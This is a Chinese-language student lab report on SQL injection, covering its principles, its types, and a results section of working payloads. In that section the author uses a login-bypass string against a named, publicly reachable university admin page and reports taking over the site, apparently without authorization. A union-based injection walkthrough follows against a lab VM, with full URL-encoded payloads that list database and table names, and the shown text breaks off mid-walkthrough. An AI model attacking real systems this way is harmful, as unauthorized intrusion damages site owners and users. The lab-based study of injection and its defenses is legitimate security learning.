一、引言

SQL 注入起源于 1998 年《PHARCK》杂志的一篇文章《NT web Technology Vulnerabilities》，但至今 SQL 注入仍然是一个简单且高效的 web 攻击。SQL 注入在网站漏洞类型中占了 44.9%，在拦截的漏洞攻击中 SQL 注入占了 39.8%（数据来源于 360 补天平台）。由此可以看出对于 SQL 注入的学习仍然不算过时，且对于 web 攻防的初学者而言也是一个较为简单易懂的漏洞类型。

SQL 注入是攻击者通过把恶意 SQL 命令插入到 Web 表单的输入域或页面请求的查询字符串中，来达到欺骗服务器执行恶意的 SQL 命令的一种攻击方式。利用 SQL 注入漏洞，攻击者可以操纵数据库的数据（如得到数据库中的机密数据、随意更改数据库中的数据、删除数据库等等），在得到一定权限后还可以挂马，甚至得到整台服务器的管理员权限。由于 SQL 注入是通过网站正常端口（通常为 80 端口）来提交恶意 SQL 语句，表面上看起来和正常访问网站没有区别，如果不仔细查看 WEB 日志很难发现此类攻击，隐蔽性非常高。实验的目的是了解 SQL 注入攻击的原理及其防御方法。

可使用 JSP、ASP.net 或 PHP（建议使用）进行网站开发，可使用 Mysql 或 Sqlserver 搭建数据库，并在实验报告中给出网站的设计流程描述详细的 SQL 注入攻击过程，比如猜测管理员账户和密码，并进行数据的修改操作需要分别描述手工注入和工具注入的过程，并分析其各自的优缺点引入 SQL 注入的防御方法完善网站设计。

本次实验主要经历了三个阶段：

- SQL 及 WEB 基础知识学习；
- SQL 注入概念理解，以及具体学习并实现；
- SQL 注入防御学习。

在本次试验中，发现主要的 SQL 注入的防御手段就是通过正则表达式，还有对于用户输入的过滤，SQL 语句的预编译与绑定变量。因为本人自己主要以后想要深入学习的方向是数据科学与机器学习从而希望从这个方面找到防御 SQL 注入的方法，并且深入研究了两篇硕士毕业论文，一篇是《基于机器学习的 SQL 注入检测》（重庆邮电大学），另一篇是《基于机器学习的 SQL 注入检测研究》（南京邮电大学）。并从中发现了一些可行的方法。

二、实验原理

1、SQL

结构化查询语言(Structured Query Language)简称 SQL(发音：/ˈes kju: ˈel/ "S-Q-L")，是一种特殊目的的编程语言，是一种数据库查询和程序设计语言，用于存取数据以及查询、更新和管理关系数据库系统；同时也是数据库脚本文件的扩展名。

结构化查询语言是高级的非过程化编程语言，允许用户在高层数据结构上工作。它不要求用户指定对数据的存放方法，也不需要用户了解具体的数据存放方式，所以具有完全不同底层结构的不同数据库系统，可以使用相同的结构化查询语言作为数据输入与管理的接口。结构化查询语言语句可以嵌套，这使它具有极大的灵活性和强大的功能。

SQL 作为一种解释型语言，拥有简明的优点，但是在运行时时组件解释语言代码并执行其中包含的指令的语言。基于这种执行方式，产生了一系列叫做代码注入（code injection）的漏洞 。

2.SQL 注入

(1)样例

```
Var username;

Username=Request.from(  Username  )

Var sql=  select * from OrdeersTable where username=       + username +
```

正常输入

```
执行  select * from OrdeersTable where username= zhangsan
```

输入 zhangsan: drop table orderstable

恶意构造语句多执行一次删除操作

（2）产生原因

- SQL 语法允许数据库命令和用户数据混杂在一起。如果开发人员不细心的话，用户数据就有可能被解释成命令
- 对于用户的表单输入没有过滤或者过滤不全

- WEB 应用程序开发人员编程不严谨，对输入数据检查不严格而产生的漏洞

（3）产生条件

- 用户可以控制自己的输入内容
- 程序拼接了用户输入内容

（4）注射类型

A. 基于错误的 SQL 注入

B. 堆查询注射

C. SQL 盲注

  - 基于布尔 SQL 盲注
  - 基于时间的 SQL 盲注
  - 基于报错的 SQL 盲注

本次实验我主要学习的类型就是 SQL 盲注，盲注本质上是一个根据经验进行尝试的过程，输入的 SQL 语句执行后，因为语句选择不同从而回显到前端页面的的数据也不同，我们需要分析回显从而进行下一步的判断与尝试。

三、实验内容

1、虚拟机环境搭建

搭建 LINUX 环境的虚拟机以本机作为服务器使用网络提供好的实验环境，进行 SQL 注入实验。

2、SQL 注入

- 寻找注入点，根据返回内容可判断（数据库类型，数据库连接方式）
- 猜测相关信息，通过对 URL 的改写，用户名密码的输入中附加各种类型符号

① 猜解表名： and exists (select * from 表名)

② 猜解列名： and exists (select 字段 from 表

③ 爆指定表名内容： and 1=1 union select 1,2,3,4,5 from 表名

④ 猜解列长度 猜解语句： and (select top 1 len(列名)from 表名)>N and (select top 1 len(列名)from 表名)=N 其中 N 是数字

3、SQL 注入防御测试

改造后台书写逻辑，添加对于输入进行正则表达式转义，从而实现语句预编译与过滤。来测试 SQL 注入的防御手段。


本次实验我没有进行自己搭建网站的操作，因为从我的角度看一个人无法既作矛又作盾，我们需要学习 SQL 注入，所以如果由我们自己搭建网站的话，在书写源码的过程中就会可以的留下 SQL 注入的 bug 所以这样效果是不好的。因此在本次试验中主要选择互联网上的网站进行 SQL 注入测试。并且使用一些团队提供的虚拟机环境进行测试。

四、实验结果及分析

1、万能语句破解互联网上上线的网站

http://qrs.xupt.edu.cn/admin/login.aspx（西安邮电大学 NMS 项目组主页）

万能语句：admin’ or 1=’1




可以很直观的看到我们使用的万能语句是有效果的，我们已经获得了这个网站的管理权限，且对于网站的各项内容都拥有操作权限。可见 SQL 注入的直接与高效

Admin’ or 1=’1 这条输入拼接到了 SQL 数据库的操作当中去，在 SQL 中“ ‘”代表着注释，所以“’ “后的语句就不会进行执行，而 1=1 是一个永真判别语句，因此后台产生误判，从而我在不知道密码的状态下可以进入网站后台进行破坏。


2、虚拟机作服务器进行盲注

（1）http://192.168.80.141/sqli/example1.php?name=root


首先加了在尾部加了’ 发现没有回显 说明’破坏了原查询语句内部的结构




（2）然后尝试在后面加上# （即#23） 注释掉这后面的语句
http://192.168.80.141/sqli/example1.php?name=root%27%23
回显成功



（3）试一下 and 1=1 和 and 1=2
http://192.168.80.141/sqli/example1.php?name=root%27%20and%201=1%23
此时有回显




（4）http://192.168.80.141/sqli/example1.php?name=root%27%20and%201=2%23
此时无回显说明这样就可以进行 sql 注入了



（5）猜字段长度
http://192.168.80.141/sqli/example1.php?name=root%27%20order%20by%201%23


(order by 1)此时显示正常，逐一增加，直到 6 时没有回显，说明字段长度为 5



（6）

http://192.168.80.141/sqli/example1.php?name=root%27%20and%201=2%20union%20select%201,2,3,4,5%23


这一段是为了爆字段位置，发现能回显在页面上的是 1,2,3 列



（7）

http://192.168.80.141/sqli/example1.php?name=root%27%20and%201=2%20union%20select%201,2,SCHEMA_NAME,4,5%20from%20information_schema.SCHEMATA%20limit%200,1%20%23


在第三列输出库名，为 information_schema



（8）

http://192.168.80.141/sqli/example1.php?name=root%27%20and%201=2%20union%20select%201,TABLE_NAME,3,4,5%20from%20information_schema.TABLES%20where%20TABLE_SCHEMA=database()%23

